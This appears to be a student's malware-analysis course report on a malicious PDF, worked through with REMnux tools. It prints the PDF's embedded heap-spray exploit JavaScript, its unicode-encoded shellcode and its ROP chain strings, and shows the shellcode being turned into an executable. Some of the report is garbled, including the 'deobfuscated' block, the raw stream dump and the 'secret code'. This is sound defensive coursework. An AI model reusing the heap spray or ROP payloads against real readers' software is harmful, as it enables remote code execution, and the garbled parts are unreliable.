

Malicious PDF File Analysis - No. 7

Stage 2. Your job is to investigate the content of a given malicious pdf file.

Using the PDF analyzing tools offered by the **REMnux tool, spider monkey, sctest, or PDF Stream Dumper,**

address the following questions/activities:

1. Report the number of objects in the file.

-> Before uncompress observed 7 and after observed 12 objects

2. Determine whether the file is compressed or not.

It is compressed

3. Determine whether the file is obfuscated or not.

Yes it is obfuscated as we can see the Unicode in the script

4. Find and Extract JavaScript. → below is the java script found

```

obj 6 0
Type:
Referencing:
Contains stream

<<
/Length 4049
>>

No filters

function heapSpray(str, str_addr, r_addr) {
  var aaa = unescape("%u0c0c");
  aaa += aaa;
  while ((aaa.length + 24 + 4) < (0x8000 + 0x8000)) aaa += aaa;
  var i1 = r_addr - 0x24;
  var bbb = aaa.substring(0, i1 / 2);
  var sa = str_addr;
  while (sa.length < (0x0c0c - r_addr)) sa += sa;
  bbb += sa;
  bbb += aaa;
  var i11 = 0x0c0c - 0x24;
  bbb = bbb.substring(0, i11 / 2);
  bbb += str;
  bbb += aaa;
  var i2 = 0x4000 + 0xc000;
  var ccc = bbb.substring(0, i2 / 2);
  while (ccc.length < (0x40000 + 0x40000)) ccc += ccc;
  var i3 = (0x1020 - 0x08) / 2;

  var ddd = unescape("%u0c0c");
  var eee = new Array();
  for (i = 0; i < 0x1e0 + 0x10; i++) eee[i] = ddd + "s";
  return;
}
var shellcode = unescape("%u6e75u6973u6e67u6465u6320u6168u2072u7562u5b66u205d u203d u220a u785c u6264 u785c u6663 u785c u3964 u785c u3437 u785c u3432 u785c u3466 u785c u6235 u785c u3932 u785c u3963 u785c u3162 u785c u3130 u785c u3862 u785c u3730 u785c u3537 u785c u6561 u0a22 u5c22 u3978 u5c31 u3378 u5c31 u3478 u5c33 u3178 u5c37 u3078 u5c33 u3478 u5c33 u3178 u5c37 u3878 u5c33 u6578 u5c63 u3878 u5c39 u3478 u5c63 u3678 u2234 u0a3b");
var executable = "";
var rop9 = unescape("%u313du4a82ua713u4a82u1f90u4a80u9038u4a84u7e7du4a80uffffuffffu0000u0040u0000u0000u0000u1000u0000u0000u0000u0000u155au4a80u3a84u4a84ud4deu4a82u1f90u4a80u76aa u4a84u9030u4a84u4122u4a84u76aa u4a84u7e7du4a80u3178u4a81u0026u0000u0000u0000u0000u0000u3a82u4a84u6c5eu4a84u76ab u4a84u3775u41b8u0400u0000u8589u0eceu7984u4a81u3178u4a81");
var rop10 = unescape("%u6015u4a82ue090u4a82u007du4a82u0038u4a85u46d5u4a82uffffuffffu0000u0000u0040u0000u0000u0000u1000u0000u0000u0000u0000u5016u4a80u420cu4a84u4241u4a81u007du4a82u6015u4a82u0030u4a85ub49du4a84u6015u4a82u46d5u4a82u4197u4a81u0026u0000u0000u0000u0000u0000u0000u0000u0000u0000u0000u4013u4a81ue036u4a84ua8dfu4a82uad5cu0effu0400u0000u3e5eufc67u8b31u4a81u4197u4a81");
var rop11 = unescape("%u822cu4a85uf129u4a82u597fu4a85u6038u4a86uf1d5u4a83uffffuffffu0000u0000u0040u0000u0000u0000u1000u0000u0000u0000u0000u5093u4a85u3c3cu0b389u0030u4a85u597fu4a85u0031u4a85uba3eu7e77u822cu4a85uf1d5u4a83ud4f8u4a85u6030u4a86u4864u4a81u0026u0000u0000u0000u0000u0000u0000u0000u4856u4a81u05a0u4a85u0bc4u4a86u05a0u4a85uc376u4a81u63d0u4a84u0400u0000ud4f8u4a85ud4f8u4a85u4864u4a81");
var r11 = false;
var vulnerable = true;

```

5. De-obfuscate JavaScript.--> deobfuscated the javascript

```

var ddd = unescape("%u0c0c");
var eee = new Array();
for (i = 0; i < 0x1e0 + 0x10; i++) eee[i] = ddd + "s";
return;
}
var shellcode = unescape("%u6e75u6973u6e67u6465u6320u6168u2072u7562u5b66u205d u203d u220a u785c u6264 u785c u6663 u785c u3964 u785c u3437 u785c u3432 u785c u3466 u785c u6235 u785c u3932 u785c u3963 u785c u3162 u785c u3130 u785c u3862 u785c u3730 u785c u3537 u785c u6561 u0a22 u5c22 u3978 u5c31 u3378 u5c31 u3478 u5c33 u3178 u5c37 u3078 u5c33 u3478 u5c33 u3178 u5c37 u3878 u5c33 u6578 u5c63 u3878 u5c39 u3478 u5c63 u3678 u2234 u0a3b");
var executable = "";
var rop9 = unescape("%u313du4a82ua713u4a82u1f90u4a80u9038u4a84u7e7du4a80uffffuffffu0000u0040u0000u0000u0000u1000u0000u0000u0000u0000u155au4a80u3a84u4a84ud4deu4a82u1f90u4a80u76aa u4a84u9030u4a84u4122u4a84u76aa u4a84u7e7du4a80u3178u4a81u0026u0000u0000u0000u0000u0000u3a82u4a84u6c5eu4a84u76ab u4a84u3775u41b8u0400u0000u8589u0eceu7984u4a81u3178u4a81");
var rop10 = unescape("%u6015u4a82ue090u4a82u007du4a82u0038u4a85u46d5u4a82uffffuffffu0000u0000u0040u0000u0000u0000u1000u0000u0000u0000u0000u5016u4a80u420cu4a84u4241u4a81u007du4a82u6015u4a82u0030u4a85ub49du4a84u6015u4a82u46d5u4a82u4197u4a81u0026u0000u0000u0000u0000u0000u0000u0000u0000u0000u0000u4013u4a81ue036u4a84ua8dfu4a82uad5cu0effu0400u0000u3e5eufc67u8b31u4a81u4197u4a81");
var rop11 = unescape("%u822cu4a85uf129u4a82u597fu4a85u6038u4a86uf1d5u4a83uffffuffffu0000u0000u0040u0000u0000u0000u1000u0000u0000u0000u0000u5093u4a85u3c3cu0b389u0030u4a85u597fu4a85u0031u4a85uba3eu7e77u822cu4a85uf1d5u4a83ud4f8u4a85u6030u4a86u4864u4a81u0026u0000u0000u0000u0000u0000u0000u0000u4856u4a81u05a0u4a85u0bc4u4a86u05a0u4a85uc376u4a81u63d0u4a84u0400u0000ud4f8u4a85ud4f8u4a85u4864u4a81");
var r11 = false;
var vulnerable = true;


```

[illegible]

6. Extract the shell code.--> output.exe is created

```
remnux@remnux:~/Downloads$ ./shcode2exe.py -s FirstShellCode.hex
bash: ./shcode2exe.py: No such file or directory
remnux@remnux:~/Downloads$ shcode2exe -s FirstShellCode.hex
remnux@remnux:~/Downloads$ ls
assignment1.zip  FirstShellCode.hex  Malice.pdf      object5.raw      object7.raw      output.exe      payment_instructions_154123.pdf
FirstShellCode  FirstShellCode.unicode  MaliciousScript  object6.raw      objectM6.raw     'passcode(6).rtf'
remnux@remnux:~/Downloads$ vi output.exe
remnux@remnux:~/Downloads$ strings output.exe
!This program cannot be run in DOS mode.
.text
P_idata
unsigned char buf[] = "\xbd\xcf\xd9\x74\x24\xf4\x5b\x29\xc9\xb1\x01\xb8\x07\x75\xae""\x91\x31\x43\x17\x03\x43\x17\x83\xec\x89\x4c\x64";
.file
output.asm
.text
```

7. Create a shell code executable



The string on this executable shell code:


```
remnux@remnux:~/Downloads$ strings output.exe
!This program cannot be run in DOS mode.
.text
P`.idata
.file
output.asm
.text
.abolut
@feat.00
__dll__
__start__
__end__
__RUNTIME_PSEUDO_RELOC_LIST__
__data_start__
__DTOR_LIST__
__tls_start__
__rt_psrelocs_start__
__dll_characteristics__
__size_of_stack_commit__
__size_of_stack_reserve__
__major_subsystem_version__
__crt_xl_start__
__crt_xi_start__
__crt_xi_end__
__bss_start__
__RUNTIME_PSEUDO_RELOC_LIST_END__
__size_of_heap_commit__
__crt_xp_start__
__crt_xp_end__
```

8. Analyze shell code and determine what it does or even execute it using sctest or spider monkey.

Tried running the sctest tool on the object raw file

```
sctest -v -Ss 10000000 < obj6.raw > shell-output.txt
```


and on opening the output.txt file facing an error on memory access





Thought may be there is an issue with the payload, so checked the Unicode before copy and pasting into file, no issue there

Ran the file in PDF stream dumper:


Pdf stream dumper





Same hexcode observed in pdf stream dumper too.

Converting the hexcode to Ascii online



ŪÏÛt\$ô[]É±,u®1C—C?i?Ld

9. What is the secret code?

secret code:

ŪÏÛt\$ô[]É±,u®1C—C?i?Ld

For a quick tutorial on using the PDF analyzer tools offered by REMnux,

you may review the following link:

<https://countuponsecurity.com/2014/09/22/malicious-documents-pdf-analysis-in-5-steps/> For a quick tutorial on using PDF Stream Dumper,

you may review the following link: <http://www.securitytube.net/video/2602>

Submit a report addressing the above 9 questions and step-by-step on how you have done the process and which tools are used and how.

Deliverable: A document showing your analysis of the pdf file along with some snapshots and steps taken and revealing secret code in the end.


Due Date for Stage 2: October 10 Midnight – Submission through the blackboard

Running in Remnux:


```
remnux@remnux: ~/Downloads
remnux@remnux:~$ cd Downloads
remnux@remnux:~/Downloads$ ls
assignment1.zip  'passcode(6).rtf'  payment_instructions_154123.pdf
remnux@remnux:~/Downloads$ pdfid.py payment_instructions_154123.pdf
PDFiD 0.2.8 payment_instructions_154123.pdf
PDF Header: %PDF-1.5
obj          7
endobj       7
stream       2
endstream    2
xref         1
trailer       1
startxref    1
/Page        1(1)
/Encrypt      0
/ObjStm       0
/JS           1(1)
/JavaScript   1(1)
/AA           0
/OpenAction   1(1)
/AcroForm     1(1)
/JBIG2Decode  0
/RichMedia    0
/Launch       0
/EmbeddedFile 0
/XFA          1(1)
/URI          0
/Colors > 2^24 0
remnux@remnux:~/Downloads$
```

1.

2. After pdf parser, the objects contents are as follows:



The object 4 is referencing the object 5



The object 5 containing the streams and Filter which means it is compressed and , which may also contain the vulnerability:

4.

```
assignment1.zip  object5.raw  'passcode(6).rtf'  payment_instructions_154123.pdf
remnux@remnux:~/Downloads$ ls -lh object5.raw
-rw-rw-r-- 1 remnux remnux 5.9K Oct  7 17:22 object5.raw
remnux@remnux:~/Downloads$
```

```
REMNX 1 (Snapshot 2 Remnux) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Activities Terminal Oct 7 17:35

remnux@remnux: ~/Downloads

obj 5 0
Type:
Referencing:
Contains stream

<<
/Length 3820
[F#6cat#65#44eco#64#65/AS#43I#49H#65XDe#63#6fd#65]
>>

ASCIISHexDecode decompress failed
x<9c>}[k<96>ô*^HÜ<8>KH4<8f>i?w/âôçK.^Q((43çLÎL'F^Q^@<95>.,ÿJ9<8>RiYúú'>íú'»?p>Ēñ-z .x8G9öb}½i ßĒô<9f>³ÚÁg0<8f>ě<8f>=ß.
0Ú0Y<9>Z<97>êôîp<94>²üöy xĒ<95>^^^v<95>L^?ôk{KËY&qI^?<89>qMIĤfðg0^Ē.ô^Z<97><86>mNu7é0U½kûv<8d>.<83>=0Xyó¿0^<8c>f^wǎ^S0uĒ.
0<9f>>^R d^fâ8E<8d>w^0^XVÿiµ'm½05^Hÿµ^W0ë<93>;^B^0<9d>ÿY0ú?0²« <8b>t5<92>/h=Y=^K0^Uúî^C^RĒFúqµ0^M^0<9b><9c>qC4Ü0Ĳk <Ē^T^?
Ē#aj;āTĀcAX±æGÁŨN <8d>0<8b>āYDuCT5<8e><83>Ũš^r-r-E<93>U^Ũv 7<8a>6ĒĀ^FbôĒ^<9c>8B^MÔ<88>^D;5µ,<82>.<81><86>jĒ^Yà:~Ũ0}z^]Ē
ĒwāiaAǎj!^lĒĒ^T<8c>^!@<89> jǎIĒæ:~\A<82>LĒ^Y:~M^Hóç0± ;S6L<9d><87>4g^R&ĒĒj^UĒĒ<80>çZé^? ^T^Bb^LĒāßā3^A2^Y^j0^v ^R ā
ŭāNāDĒ <94>><9e>J+0<~ĒS^X^";80Ũ^mĒü-e^X^$
?ç#
/@<9e><8c>^M^Ē^~^Y^L^Ē^R^± <8f>@āVŨ^U5^G<89>²+xōe<86>hĀ.<9b>G4ó^Ēi~LŨĒĀ^M!~N^MIZ7iŭr ^[]Xā=Ēp<85>'Ē
BF(Ēb!tĀYw=^B^@^Ũ^Āu!}>[4<85>e'^0S%^G²Āj3rô"<85>JĲĒ^K<88>0ð>h{<88>Ē]/^M^Ē<92>n<^N ^P^z^X^N40=^Ē\Ā<~ð3<90><98> ,ānðjîöyF<
96>ǎj}i}>0<8e><82>Y^IH^P^vK^3vā0^?ôb>ðra0<87>D0µ_]H^F^ZĒ8D^_Ē^B^Q<86>Ā X0<90>9āIH^[]^+k1-rĒĒ<90>á^Zŭ0wIH~^N^ĒİqǎĀ ŭ<9b>Y<88>
1^ðMĒi^+^A^<9c>C-H<82>« xĒ80<85>$ şÇĒĒ^iq^KgşYŨsK$<97>^Ā^G<94>×10v½^U+J{ô{
